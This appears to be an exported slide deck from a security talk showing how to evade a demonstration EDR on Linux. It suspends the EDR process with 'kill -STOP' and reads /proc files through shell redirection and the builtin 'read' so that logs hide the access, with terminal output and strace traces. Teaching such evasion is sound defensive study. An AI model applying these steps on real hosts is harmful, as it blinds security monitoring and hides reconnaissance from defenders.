

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State:  S (sleeping)
```

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
```

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
```

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
```

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
```


Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
> sudo kill -CONT 329730
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
```

Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
> sudo kill -CONT 329730
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> tail </var/log/procrastinationedr.log
2025/09/10 10:27:57 5 tail -n 2
2025/09/10 10:28:34 5 awk /^State:/ /proc/329730/status
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
2025/09/10 10:30:02 5 awk /^State:/ /proc/329730/status
2025/09/10 10:30:02 5 /bin/echo This is not yet visible to a stopped EDR
2025/09/10 10:30:02 5 tail -n 2
2025/09/10 10:30:02 2 sudo kill -CONT 329730
2025/09/10 10:30:02 5 kill -CONT 329730
2025/09/10 10:30:08 5 awk /^State:/ /proc/329730/status
```

Root -> SIGSTOP EDR




```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
> sudo kill -CONT 329730
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> tail </var/log/procrastinationedr.log
2025/09/10 10:27:57 5 tail -n 2
2025/09/10 10:28:34 5 awk /^State:/ /proc/329730/status
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
2025/09/10 10:30:02 5 awk /^State:/ /proc/329730/status
2025/09/10 10:30:02 5 /bin/echo This is not yet visible to a stopped EDR
2025/09/10 10:30:02 5 tail -n 2
2025/09/10 10:30:02 2 sudo kill -CONT 329730
2025/09/10 10:30:02 5 kill -CONT 329730
2025/09/10 10:30:08 5 awk /^State:/ /proc/329730/status
> type kill
kill is a shell builtin
```


Challenge: Signal Better



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> sudo kill -STOP 329730
> awk '/^State:/' /proc/329730/status
State: T (stopped)
> /bin/echo "This is not yet visible to a stopped EDR"
This is not yet visible to a stopped EDR
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
> sudo kill -CONT 329730
> awk '/^State:/' /proc/329730/status
State: S (sleeping)
> tail </var/log/procrastinationedr.log
2025/09/10 10:27:57 5 tail -n 2
2025/09/10 10:28:34 5 awk /^State:/ /proc/329730/status
2025/09/10 10:28:57 2 sudo kill -STOP 329730
2025/09/10 10:28:57 5 kill -STOP 329730
2025/09/10 10:30:02 5 awk /^State:/ /proc/329730/status
2025/09/10 10:30:02 5 /bin/echo This is not yet visible to a stopped EDR
2025/09/10 10:30:02 5 tail -n 2
2025/09/10 10:30:02 2 sudo kill -CONT 329730
2025/09/10 10:30:02 5 kill -CONT 329730
2025/09/10 10:30:08 5 awk /^State:/ /proc/329730/status
> type kill
kill is a shell builtin
```

Visible data-grabbing - `cat (1)/argv`



Visible data-grabbing - cat (1)/argv

```
Ops - Curlrevshell  ^X1
> cat /proc/mounts
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
udev /dev devtmpfs rw,nosuid,relatime,size=214712k,nr_inodes=53678,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
tmpfs /run tmpfs rw,nosuid,nodev,noexec,relatime,size=46844k,mode=755,inode64 0 0
/dev/vda1 / ext4 rw,relatime,discard,errors=remount-ro 0 0
securityfs /sys/kernel/security securityfs rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev/shm tmpfs rw,nosuid,nodev,inode64 0 0
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k,inode64 0 0
cgroup2 /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
pstore /sys/fs/pstore pstore rw,nosuid,nodev,noexec,relatime 0 0
bpf /sys/fs/bpf bpf rw,nosuid,nodev,noexec,relatime,mode=700 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=12800 0 0
hugetlbfs /dev/hugepages hugetlbfs rw,relatime,pagesize=2M 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
debugfs /sys/kernel/debug debugfs rw,nosuid,nodev,noexec,relatime 0 0
tracefs /sys/kernel/tracing tracefs rw,nosuid,nodev,noexec,relatime 0 0
fusectl /sys/fs/fuse/connections fusectl rw,nosuid,nodev,noexec,relatime 0 0
configfs /sys/kernel/config configfs rw,nosuid,nodev,noexec,relatime 0 0
ramfs /run/credentials/systemd-sysctl.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
ramfs /run/credentials/systemd-sysusers.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
ramfs /run/credentials/systemd-tmpfiles-setup-dev.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
/dev/vda15 /boot/efi vfat rw,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro 0 0
ramfs /run/credentials/systemd-tmpfiles-setup.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /run/user/1000 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1000,gid=1000,inode64 0 0
tmpfs /run/user/0 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,inode64 0 0
tmpfs /run/user/1001 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1001,gid=1001,inode64 0 0
```

Visible data-grabbing - cat (1)/argv

```
Ops - Curlrevshell  ^X1
> cat /proc/mounts
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
udev /dev devtmpfs rw,nosuid,relatime,size=214712k,nr_inodes=53678,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
tmpfs /run tmpfs rw,nosuid,nodev,noexec,relatime,size=46844k,mode=755,inode64 0 0
/dev/vda1 / ext4 rw,relatime,discard,errors=remount-ro 0 0
securityfs /sys/kernel/security securityfs rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev/shm tmpfs rw,nosuid,nodev,inode64 0 0
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k,inode64 0 0
cgroup2 /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
pstore /sys/fs/pstore pstore rw,nosuid,nodev,noexec,relatime 0 0
bpf /sys/fs/bpf bpf rw,nosuid,nodev,noexec,relatime,mode=700 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=12800 0 0
hugetlbfs /dev/hugepages hugetlbfs rw,relatime,pagesize=2M 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
debugfs /sys/kernel/debug debugfs rw,nosuid,nodev,noexec,relatime 0 0
tracefs /sys/kernel/tracing tracefs rw,nosuid,nodev,noexec,relatime 0 0
fusectl /sys/fs/fuse/connections fusectl rw,nosuid,nodev,noexec,relatime 0 0
configfs /sys/kernel/config configfs rw,nosuid,nodev,noexec,relatime 0 0
ramfs /run/credentials/systemd-sysctl.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
ramfs /run/credentials/systemd-sysusers.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
ramfs /run/credentials/systemd-tmpfiles-setup-dev.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
/dev/vda15 /boot/efi vfat rw,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro 0 0
ramfs /run/credentials/systemd-tmpfiles-setup.service ramfs ro,nosuid,nodev,noexec,relatime,mode=700 0 0
binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /run/user/1000 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1000,gid=1000,inode64 0 0
tmpfs /run/user/0 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,inode64 0 0
tmpfs /run/user/1001 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1001,gid=1001,inode64 0 0
> tail -n2 /var/log/procrastinationedr.log
2025/09/10 10:30:20 5 tail
2025/09/10 10:32:38 5 cat /proc/mounts
```

Less-visible data-grabbing - `cat(1)`, sneakier



Less-visible data-grabbing - cat (1), sneakier

```
Ops - Curlrevshell 11:11
> cat </proc/net/tcp
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000:0002 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 222081 1 000000004df37791 100 0 0 10 0
1: 3600007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234327 1 0000000094a5e064 100 0 0 10 5
2: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 17167 1 000000001ff42bf6 100 0 0 10 20
3: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234325 1 00000000bab799bd 100 0 0 10 5
4: 00000000:14EB 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234312 1 000000001c6585b4 100 0 0 10 5
5: 0100007F:1151 00000000:0000 0A 00000000:00000000 00:00000000 00000000 1000 0 2355063 2 00000000e4614496 100 0 0 10 0
6: F102870A:EAEC EF02870A:115C 01 00000000:00000000 02:00000AED 00000000 1000 0 2355753 2 00000000e4d33559 40 4 28 10 -1
7: F102870A:EAF2 EF02870A:115C 01 00000000:00000000 02:000008BA 00000000 1000 0 2355754 2 0000000079ad7a6c 20 4 30 10 -1
8: F102870A:0002 CE02870A:0F67 01 00000000:00000000 02:00083636 00000000 0 0 2353225 2 00000000342e111d 40 7 31 10 15
```

Less-visible data-grabbing - cat (1), sneakier

```
Ops - Curlrevshell ㄣ#1
> cat </proc/net/tcp
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
0: 00000000:0002 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 222081 1 000000004df37791 100 0 0 10 0
1: 3600007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234327 1 0000000094a5e064 100 0 0 10 5
2: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 17167 1 000000001ff42bf6 100 0 0 10 20
3: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234325 1 00000000bab799bd 100 0 0 10 5
4: 00000000:14EB 00000000:0000 0A 00000000:00000000 00:00000000 00000000 996 0 1234312 1 000000001c6585b4 100 0 0 10 5
5: 0100007F:1151 00000000:0000 0A 00000000:00000000 00:00000000 00000000 1000 0 2355063 2 00000000e4614496 100 0 0 10 0
6: F102870A:EAEF EF02870A:115C 01 00000000:00000000 02:00000AED 00000000 1000 0 2355753 2 00000000e4d33559 40 4 28 10 -1
7: F102870A:EAF2 EF02870A:115C 01 00000000:00000000 02:000008BA 00000000 1000 0 2355754 2 0000000079ad7a6c 20 4 30 10 -1
8: F102870A:0002 CE02870A:0F67 01 00000000:00000000 02:00083636 00000000 0 0 2353225 2 00000000342e111d 40 7 31 10 15
> tail -n3 </var/log/procrastinationedr.log
2025/09/10 10:32:38 5 cat /proc/mounts
2025/09/10 10:32:47 5 tail -n2 /var/log/procrastinationedr.log
2025/09/10 10:33:04 5 cat
```

Less-visible data-grabbing - cat (1) less file redirection




```
Ops - Curlrevshell
> strace -f sh -c 'cat </proc/net/tcp' >/dev/null
execve("/usr/bin/sh", ["sh", "-c", "cat </proc/net/tcp"], 0x7ffff6681a88 /* 16 vars */) = 0
```

Less-visible data-grabbing - cat (1) less file redirection



```
Ops - Curlrevshell  ~%1
> strace -f sh -c 'cat </proc/net/tcp' >/dev/null
execve("/usr/bin/sh", ["sh", "-c", "cat </proc/net/tcp"], 0x7ffff6681a88 /* 16 vars */) = 0
```



```
Ops - Curlrevshell  ~%1
openat(AT_FDCWD, "/proc/net/tcp", O_RDONLY) = 3
fcntl(0, F_DUPFD, 10) = 10
close(0) = 0
fcntl(10, F_SETFD, FD_CLOEXEC) = 0
dup2(3, 0) = 0
```

Less-visible data-grabbing - cat (1) less file redirection

```
Ops - Curlrevshell  ⌘⌘1
> strace -f sh -c 'cat </proc/net/tcp' >/dev/null
execve("/usr/bin/sh", ["sh", "-c", "cat </proc/net/tcp"], 0x7ffff6681a88 /* 16 vars */) = 0
```

```
Ops - Curlrevshell  ⌘⌘1
openat(AT_FDCWD, "/proc/net/tcp", O_RDONLY) = 3
fcntl(0, F_DUPFD, 10) = 10
close(0) = 0
fcntl(10, F_SETFD, FD_CLOEXEC) = 0
dup2(3, 0) = 0
```

```
Ops - Curlrevshell  ⌘⌘1
vfork(strace: Process 477295 attached
<unfinished ...>
[pid 477295] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477295] execve("/usr/bin/cat", ["cat"], 0x557e420a28f0 /* 16 vars */) <unfinished ...>
```


Less-visible data-grabbing - cat (1) less file redirection

```
Ops - Curlrevshell  \#\1
> strace -f sh -c 'cat </proc/net/tcp' >/dev/null
execve("/usr/bin/sh", ["sh", "-c", "cat </proc/net/tcp"], 0x7ffff6681a88 /* 16 vars */) = 0
```

```
Ops - Curlrevshell  \#\1
openat(AT_FDCWD, "/proc/net/tcp", O_RDONLY) = 3
fcntl(0, F_DUPFD, 10) = 10
close(0) = 0
fcntl(10, F_SETFD, FD_CLOEXEC) = 0
dup2(3, 0) = 0
```

```
Ops - Curlrevshell  \#\1
[pid 477295] read(0, " sl local_address rem_address "..., 131072) = 1500
[pid 477295] write(1, " sl local_address rem_address "..., 1500) = 1500
```

```
Ops - Curlrevshell  \#\1
vfork(strace: Process 477295 attached
<unfinished ...>
[pid 477295] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477295] execve("/usr/bin/cat", ["cat"], 0x557e420a28f0 /* 16 vars */ <unfinished ...>
```

Invisible data-grabbing - read(2) without execve(2)



A terminal window titled "Ops - Curlrevshell" with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The terminal content shows a prompt character ">" followed by the command "</proc/net/arp".

```
> </proc/net/arp
```

Invisible data-grabbing - read(2) without execve(2)



```
Ops - Curlrevshell
> read LINE          </proc/net/arp
```

Invisible data-grabbing - read(2) without execve(2)




```
> read LINE; echo "$LINE" </proc/net/arp
```

Invisible data-grabbing - read(2) without execve(2)



```
> while read LINE; do echo "$LINE"; done </proc/net/arp
```


Invisible data-grabbing - read(2) without execve(2)



```
> while read LINE; do echo "$LINE"; done </proc/net/arp
```

